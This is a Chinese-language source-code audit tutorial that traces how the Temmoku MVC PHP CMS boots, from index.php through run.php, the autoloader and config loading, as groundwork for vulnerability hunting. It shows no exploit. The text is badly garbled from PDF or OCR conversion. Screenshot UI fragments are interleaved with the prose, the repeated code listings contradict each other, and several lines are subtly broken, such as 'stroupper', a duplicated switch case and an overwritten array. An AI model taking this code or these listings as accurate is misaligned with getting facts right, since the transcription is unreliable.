

通读审计之天目MVC_v2.01

“天目 MVC 是天目网络科技有限公司开发的一款专业的 PHP+MYSQL 产品，采用自主 MVC 构架。”

0x00 前言

天目 MVC 是天目网络科技有限公司开发的一款专业的 PHP+MYSQL 产品，采用自主 MVC 构架。

我们今天所通读的 CMS 为天目 MVC，从了解框架运行原理到漏洞挖掘。

源码下载地址：<https://www.a5xiazai.com/php/141613.html>

官网下载渠道：

天目MVC-HOME板

TEMOKUMVC是邳州天目网络科技有限公司开发的一款专业的PHP+MYSQL产品，采用自主MVC构架，适用大型及中小企业的开源版本上集成了文章模块
可免费商业使用，必须保留版权。

🏠 前台演示

🖥️ 后台演示

📄 程序下载

📖 功能介绍

当前版本号： T-1.381

新建下载任务

网址:

文件名: 5.07 MB

下载到: 剩: 58.73 GB

下载并打开

下载

取消

M
V
C



因为本篇文章涉及到前台漏洞，笔者已将漏洞信息提交给官网，官网已经更新并将漏洞修补。



我们还是老样子，整个故事从 index.php 开始说起。

0x01 MVC 的了解

我们看一下 index.php 的整个结构

```
1 <?php
2 /*
3 -----
4 | TEMMOKUMVC [ NO BEST , ONLY BETTER ]
5 -----
6 | Copyright (c) 2018~2019 https://www.temmoku.cn All rights reserved.
7 -----
8 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158726877 516669373 TEL:17895221001 微
9 -----
10 */
11
12 if(version_compare(PHP_VERSION,'5.4.0','<')) die('require PHP > 5.4.0 !');
13 // 记录开始运行时间
14 $GLOBALS['_beginTime'] = microtime(TRUE);
15 //主目录
16 defined('DS') or define('DS', DIRECTORY_SEPARATOR);
17 define('Temmoku_PATH',__DIR__.DS);
18 //APP_DEBUG 如果为true ;则开启调试 false
19 define('APP_DEBUG', false);
20 //只适用APP_DEBUG==true时 0为全部 1为除去E_NOTICE 2为只报致命E_ERROR
21 define('ERROR_REPORTING_LEVEL',2);
22 //如果需要强制进入后台,只要把下面的参数修改成true即可
23 define('is_forced_admin', false);
24 // 加载框架
25 require 'temmoku'.DS.'run.php';
26 ?>
```

Woo, 定义了这么多的常量, 我们先不着急看每个常量是什么, 目光到 25 行的 require 'temmoku'.DS.'run.php';

包含了'temmoku'.DS.'run.php' 其中 DS 在 index.php 中的第 16 行所定义 值为目录中的

返回 `temmoku.DS.run.php`，其中 `DS` 在 `index.php` 中的第 10 行引入，但为目录的斜杠 (`\`)。

那么我们跟进 `run.php` 文件看一下到底是怎么玩儿的

```
8 | | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158726877 516669373 TEL:17895221001 微信:temmo
9 | +-----+
10 | */
11 | // 初始化常量
12 | header('Content-Type: text/html; charset=UTF8');
13 | defined('DS') or define('DS', DIRECTORY_SEPARATOR);
14 | define('APP_PATH', Temmoku_PATH.'app'.DS);
15 | define('CONFIG', APP_PATH.'conf'.DS);
16 | define('HOOK', APP_PATH.'hook'.DS);
17 | define('APP_PATH_PLUG', APP_PATH.'plugin'.DS);
18 | define('TEMPLATE', Temmoku_PATH.'view'.DS);
19 | defined('Temmoku') or define('Temmoku', __DIR__.DS);
20 | defined('TemmokuLib') or define('TemmokuLib', __DIR__.DS.'lib'.DS);
21 | defined('RUNTIME_PATH') or define('RUNTIME_PATH', Temmoku_PATH.'runtime'.DS);
22 | defined('NOWTIME') or define('NOWTIME', time());
23 | isset($_SERVER['HTTP_REFERER']) && define('FromUrl', $_SERVER['HTTP_REFERER']);
24 | date_default_timezone_set('Asia/Shanghai');
25 | // 记录内存初始使用
26 | define('MEMORY_LIMIT_ON', function_exists('memory_get_usage'));
27 | if(MEMORY_LIMIT_ON) $GLOBALS['_startUseMems'] = memory_get_usage();
28 | define('REQUEST_METHOD', $_SERVER['REQUEST_METHOD']);
29 | define('IS_CGI', (0 === strpos(PHP_SAPI, 'cgi') || false !== strpos(PHP_SAPI, 'fcgi')) ? 1 : 0);
30 | define('IS_WIN', strpos(PHP_OS, 'WIN') ? 1 : 0);
31 | define('IS_CLI', PHP_SAPI=='cli'? 1 : 0);
32 | //加载核心函数库
33 | require_once Temmoku . 'functions.php';
34 | //包含核心框架类
35 | require_once Temmoku . 'app.php';
36 | // 实例化核心类
37 | Temmoku\app::run();
38 | ?>
```


哇，看到这么多 define 肯定会问笔者，这么多的常量我要一个一个记住吗？这样岂不是很麻烦。

答案是不需要每个都记录一下的，常量是不会变化的量，整个程序的运行中定义一次就不能修改。我们通过这一点，结合 PHP 给出的常量查询函数，在程序运行中的末尾全部提取。这里贴出代码：

```
foreach(get_defined_constants(true)['user'] as $k=>$v){
    echo $k.'---'.$v."\r\n";
}
```

将它放在 index.php 的末尾。通过源代码查看这些常量，然后复制到我们一个记事本中，审计中需要用到时，我们再进行查询。

如图：



```
232 Copyright---鄂州天目网络科技有限公司
233 onlineip---127.0.0.1
234 WEBURL---http://temmoku
235 STATIC---http://temmoku/public/
236 DEVICE---pc
237 Upgrade_URL---https://www.temmoku.cn/
238 Upgrade_home---1
239 NOW_TIME---1593733728
240 MODULE_PATHINFO_DEPR---/
241 MODULE---home
242 CONTROLLER---index
243 METHOD---index
auto_install.json
faviconico
iis7.rewrite
index.php
LICENSE.txt
nginx.rewrite
readme.txt
web.config
数据库操作.txt
特别鸣谢.txt
20 //只适用APP_DEBUG==true时 0为全部 1为除去E_NOTICE 2为只报致命E_
21 define('ERROR_REPORTING_LEVEL',2);
22 //如果需要强制进入后台,只要把下面的参数修改成true即可
23 define('is_forced_admin',false);
24 // 加载框架
25 require 'temmoku'.DS.'run.php';
26 foreach(get_defined_constants(true)['user'] as $k=>$v) {
27     echo $k.'---'.$v."\r\n";
28 }
29 ?> 1. 将获取常量代码放置index.php文件最后
```


这样我们就可以不在常量方面浪费很多时间,当然了,常量可能根据外部参数而变化,也就是说,我们这样定义: `define('XXX', $_GET['XXX'])`,也是需要注意一下的,以免后期审计蒙圈。

好,关于常量我们是不需要再看多少了,下面我们回到 `run.php` 文件中,继续通读。

```
index.php x run.php x readme.txt x
8 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158726877 516669373 TE
9 +-----+
10 */
11 // 初始化常量
12 header('Content-Type: text/html; charset=UTF8');
13 defined('DS') or define('DS', DIRECTORY_SEPARATOR);
14 define('APP_PATH', Temmoku_PATH.'app'.DS);
15 define('CONFIG', APP_PATH.'conf'.DS);
16 define('HOOK', APP_PATH.'hook'.DS);
17 define('APP_PATH_PLUG', APP_PATH.'plugin'.DS);
18 define('TEMPLATE', Temmoku_PATH.'view'.DS);
19 defined('Temmoku') or define('Temmoku', __DIR__.DS);
20 defined('TemmokuLib') or define('TemmokuLib', __DIR__.DS.'lib'.DS);
21 defined('RUNTIME_PATH') or define('RUNTIME_PATH', Temmoku_PATH.'runtime');
22 defined('NOWTIME') or define('NOWTIME', time());
23 isset($_SERVER['HTTP_REFERER']) && define('FromUrl', $_SERVER['HTTP_REFERER']);
24 date_default_timezone_set('Asia/Shanghai');
25 // 记录内存初始使用
26 define('MEMORY_LIMIT_ON', function_exists('memory_get_usage'));
27 if(MEMORY_LIMIT_ON) $GLOBALS['_startUseMems'] = memory_get_usage();
28 define('REQUEST_METHOD', $_SERVER['REQUEST_METHOD']);
29 define('IS_CGI', (0 === strpos(PHP_SAPI, 'cgi') || false !== strpos(PHP_SAPI, 'cli'));
30 define('IS_WIN', strpos(PHP_OS, 'WIN') ? 1 : 0);
31 define('IS_CLI', PHP_SAPI=='cli'? 1 : 0);
32 //加载核心函数库
```

```
33 require_once Temmoku . 'functions.php';
34 //包含核心框架类
35 require_once Temmoku . 'app.php';
36 // 实例化核心类
37 Temmoku\app::run();
38 ?>
```

可以看到包含了 Temmoku.' functions.php' 文件，这个时候我们的小记事本就有它的用途了，我们在记事本中进行搜索。



这样的话也就是包含了 D:\phpstudy_pro\WWW\temmoku\temmoku\functions.php 文件，我们打开 temmoku/functions.php 文件进行读取。

D:\phpstudy_pro\WWW\temmoku\temmoku\functions.php - Notepad++


文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

文件夹工作区

- temmoku
 - app
 - attachment
 - public
 - runtime
 - temmoku
 - lib
 - tpl
 - vendor
 - admin.php
 - app.php
 - connection.php
 - controller.php
 - db.php
 - functions.php
 - hook.php
 - index.htm
 - model.php
 - route.php
 - run.php
 - user.php
 - version.php
 - view.php
 - view
 - .htaccess
 - auto_install.json
 - favicon.ico
 - iis7.rewrite
 - index.php
 - LICENSE.txt

```
1 <?php
2
3 /**
4  * 获取和设置配置参数 支持批量定义
5  * @param string[] $name 配置变量
6  * @param mixed $value 配置值
7  * @param mixed $default 默认值
8  * @return mixed
9  */
10 function C($name=null, $value=null,$default=null) {
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48 /**
49
50
51
52
53
54
55
56
57
58
59
60
61 function D() {
62
63
64
65 //错误类
66 function E($msg) {
67
68
69
70
71
72
73
74
75
76
77 /**
78  * 拥有缓存功能
79  * $table 数据库表名无需带前缀
80  * $where 查询的字段
81  * $order 排序的方法可选 DESC ASC
82  * $Order_field 按照哪个字段进行排序
83  * $rows 输出行数
84  * $select 输出哪些列
85  */
86 function M($table='', $where='1', $order='DESC', $Order_field='id', $rows='10', $select='*', $sta
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113 /**
114  * 替换屏蔽词
115  * $content 为字符串
116  */
```

可以清晰的看到 functions.php 文件中定义了超多函数，除此之外我们要注意的是 functions.php 文件中到底是不是只定义了一些公共方法，有没有写其他的语句。这里笔者大致浏览了一下只是定义了许多的方法，所以我们回到 run.php 再次进行通读。



```
1 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158724877 516649373 TEL:17895221001 微信:temmokuvc
2 |-----
3 // 初始化常量
4 header('Content-Type: text/html; charset=UTF-8');
5
6 defined('DS') or define('DS', DIRECTORY_SEPARATOR);
7 define('APP_PATH', Temmoku_PATH.'app'.DS);
8
9 defined('CONFIG') or define('CONFIG', APP_PATH.'conf'.DS);
10
11 defined('HOOK') or define('HOOK', APP_PATH.'hook'.DS);
12
13 define('APP_PATH_PLUGIN', APP_PATH.'plugin'.DS);
14
15 define('TEMPLATE', Temmoku_PATH.'view'.DS);
16
17 defined('Temmoku') or define('Temmoku', __DIR__.DS);
18
19 defined('TemmokuLib') or define('TemmokuLib', __DIR__.DS.'lib'.DS);
20
21 defined('RUNTIME_PATH') or define('RUNTIME_PATH', Temmoku_PATH.'runtime'.DS);
22
23 defined('NOWTIME') or define('NOWTIME', time());
24
25 isset($_SERVER['HTTP_REFERER']) && define('FromUrl', $_SERVER['HTTP_REFERER']);
26
27 date_default_timezone_set('Asia/Shanghai');
28 // 记录再初始化使用
29 define('MEMORY_LIMIT_ON', function_exists('memory_get_usage'));
30
31 if(MEMORY_LIMIT_ON) $GLOBALS['_startUseMem'] = memory_get_usage();
32
33 define('REQUEST_METHOD', $_SERVER['REQUEST_METHOD']);
34
35 define('IS_CGI', (0 === strpos(PHP_SAPI, 'cgi') || false !== strpos(PHP_SAPI, 'cgi')) ? 1 : 0);
36
37 define('IS_WIN', strpos(PHP_OS, 'WIN') ? 1 : 0);
38
39 define('IS_CLI', PHP_SAPI == 'cli' ? 1 : 0);
40
41 //加载核心函数库
42 require_once 'temmoku/functions.php';
43
44 //包含核心框架类
45 require_once 'temmoku/app.php';
46
47 // 实例化核心类
48 TemmokuApp::run();
49
50
```

包含 temmoku/app.php 文件，我们打开看一下。



```
1 #!php
2 <?php
3
4 |-----
5 | TEMMOKUVC | NO BEST, ONLY BETTER |
6 |-----
7 | Copyright (c) 2018-2019 https://www.temmoku.cn All rights reserved.
8 |
9 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158724877 516649373 TEL:17895221001 微信:temmokuvc
10 |-----
11 //
12 use Temmoku\Temmoku;
```

```
admin.php
app.php
connection.php
controller.php
db.php
functions.php
hook.php
index.htm
model.php
route.php
run.php
user.php
version.php
view.php
.htaccess
auto_install.json
faviconico
is7_rewrite
index.php
LICENSE.txt

class app
{
    // 应用程序
    public static function run()
    {
        spl_autoload_register('self::Load_Class');
        self::setReporting(); // 定义一些根据变量而改变的错误信息
        self::default_config();
        new route();
        self::log();
        self::Load_Controller();
    }

    private static function log();
    // 检测并开环境
    private static function setReporting();
}

//加载控制器
private static function Load_Controller();

// 自动加载控制器
private static function Load_Class($class) // 注册类
{
    //加载必须的默认设置
    private static function default_config();
}
```

在 run.php 文件的末尾有调用新包含进来的 app 类的 run 方法，我们看到 spl_autoload_register 时一定需要注意，因为该函数是用来自动包含文件用的，用来加载出实例化不到的类。它对我们的代码审计起着重要的作用。

我们来读一下 Load_Class 静态方法中到底是怎么玩儿的。

```
index.php x run.php x app.php x functions.php x readme.txt x
60
61
62 //加载控制器
63 private static function Load_Controller() {
78
79 // 自动加载控制器
80 private static function Load_Class($class) // 注册类
81 {
82     $class=str_caps_look(str_replace('\\', '/', $class), '1');
83     $_class=[
84         Temmoku_PATH . $class . '.php',
85         APP_PATH . $class . '.php'
86     ];
87
88     $E=false;
89     foreach ($_class AS $__CLASS){
90         if (is_file($__CLASS)) {
91             // 加载框架核心类
92             $E=true;
93             include_once $__CLASS;
94             break;
95         }
96 }
```

```
97     if(false=== $E) {
98         E("无法加载模块:".$class);
99     }
100 }
101 //加载必须的默认设置
102 private static function default_config() {
142 }
143 ?>
```

第 82 行中调用了 str_caps_look 方法，这也就是我们之前包含进来的 functions.php 文件中所定义的方法，但是 str_caps_look 方法中第一个参数将“ \ ” 替换为了“ /” 是为什么呢？到


里我们需要引发一些猜想，因为 PHP 中的命名空间使用“ \ ” 进行分命名，所以它这里将“ \ ” 替换为了“ /” 也许是为了后期的路径问题。

我们搜索一下 str_caps_look 方法看一下它是如何定义的。

```
1281 $is_array 为真则返回数组，否则则是重新整合
1282 */
1283
1284 function str_caps_look($str, $caps='1', $split='/', $is_array=false) {
1285     $_str=explode($split,$str);
1286     $_str=[];
1287     foreach($_str AS $value) {
1288         switch ($caps) {
1289             case 1:
1290                 $value=strtolower($value);
1291                 break;
1292             case 2:
1293                 $value=stroupper($value);
1294                 break;
1295             case 3:
1296                 $value=ucfirst($value);
1297                 break;
1298             case 3:
1299                 $value=lcfirst($value);
1300                 break;
```

```
1301         default:
1302     }
1303     $__str[]=$value;
1304 }
1305 if($is_array==true){
1306     return $__str;
1307 }else{
1308     return implode($split,$__str);
1309 }
1310 }
```

我们第二个参数传进来的是“1”，该函数的功能对于我们现在的情况来说暂时只是将第一个参数中的大写转换为小写了。我们回到 app.php 文件中继续进行通读。



```
60
61
62 //加载控制器
63 private static function Load_Controller(){
64
65 // 自动加载控制器
66 private static function Load_Class($class) // 注册类
67 {
68     $class=str_replace(str_replace('\\','/', $class), '1');
69     $class=[
70         Temmoku_PATH . $class . '.php',
71         APP_PATH . $class . '.php'
72     ];
73
74     $E=false;
75     foreach ($class AS $_CLASS){
76         if (is_file($_CLASS)) {
77             // 加载框架核心类
78             $E=true;
79             include_once $_CLASS;
80         }
81     }
82 }
```

*无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
DS---\
Temmoku_PATH---D:\phpstudy_pro\WWW\temmoku\
APP_DEBUG---
ERROR_REPORTING_LEVEL---2
is_rorced_admin---
APP_PATH---D:\phpstudy_pro\WWW\temmoku\app\
CONFIG---D:\phpstudy_pro\WWW\temmoku\app\conf\
HOOK---D:\phpstudy_pro\WWW\temmoku\app\hook\
APP_PATH_PLUGIN---D:\phpstudy_pro\WWW\temmoku\app\plugin\
TEMPLATE---D:\phpstudy_pro\WWW\temmoku\view\
Temmoku---D:\phpstudy_pro\WWW\temmoku\temmoku\
TemmokuLib---D:\phpstudy_pro\WWW\temmoku\temmoku\lib\
RIINTIME_PATH---D:\phpstudy_pro\WWW\temmoku\runtime\


这里我们简单明了的就知道 \$_class 变量中存放的内容了。

```
84     Temmoku_PATH . $class . '.php', // D:\phpstudy_pro\WWW\temmoku\class.php
85     APP_PATH . $class . '.php' // D:\phpstudy_pro\WWW\temmoku\app\class.php
86 ];
87
88 $E=false;
89 foreach ($class AS $_CLASS){
90     if (is_file($_CLASS)) {
91         // 加载框架核心类
92         $E=true;
93         include_once $_CLASS;
94         break;
95     }
96 }
```

```
95 }
96 }
97 if(false=== $E){
98     E("无法加载模块:".$class);
99 }
```

到现在我们可以知道传递进来的类名会这样进行包含: ./ \$class.php 以及 ./app/ \$class.php

了解完毕后我们回到 run.php 文件的第 17 行继续通读。




我们清楚的看到 setReporting 方法进行了一些报错之后等的处理, 这一点对于我们后期的报错注入有很大的联系。

我们再次看到第 19 行调用了 default_config 类, 我们简单了解一下。

```
102 private static function default_config(){
103     //查询并设置高速缓存状态
104     $caching_state=false;
105     if(is_file($caching_file=APP_PATH."/caching.php")){
106         $setting=include $caching_file;
107         if($setting['caching']){
108             C('caching',$setting['caching']);
109             $caching=unserialize($setting['caching']);//反序列化
110             if($caching['state']){//判断是否启用了高速缓存
111                 $caching_state=true;
112             }
113         }
114     }
115     define('CACHING', $caching_state);
116     $dir=APP_PATH.'/conf';
117     $route_dir=$dir.'/route';
118     Load_conf($dir);
119     //加载路由文件
120     Load_conf($route_dir);
121     define('jab', C('JAB'));
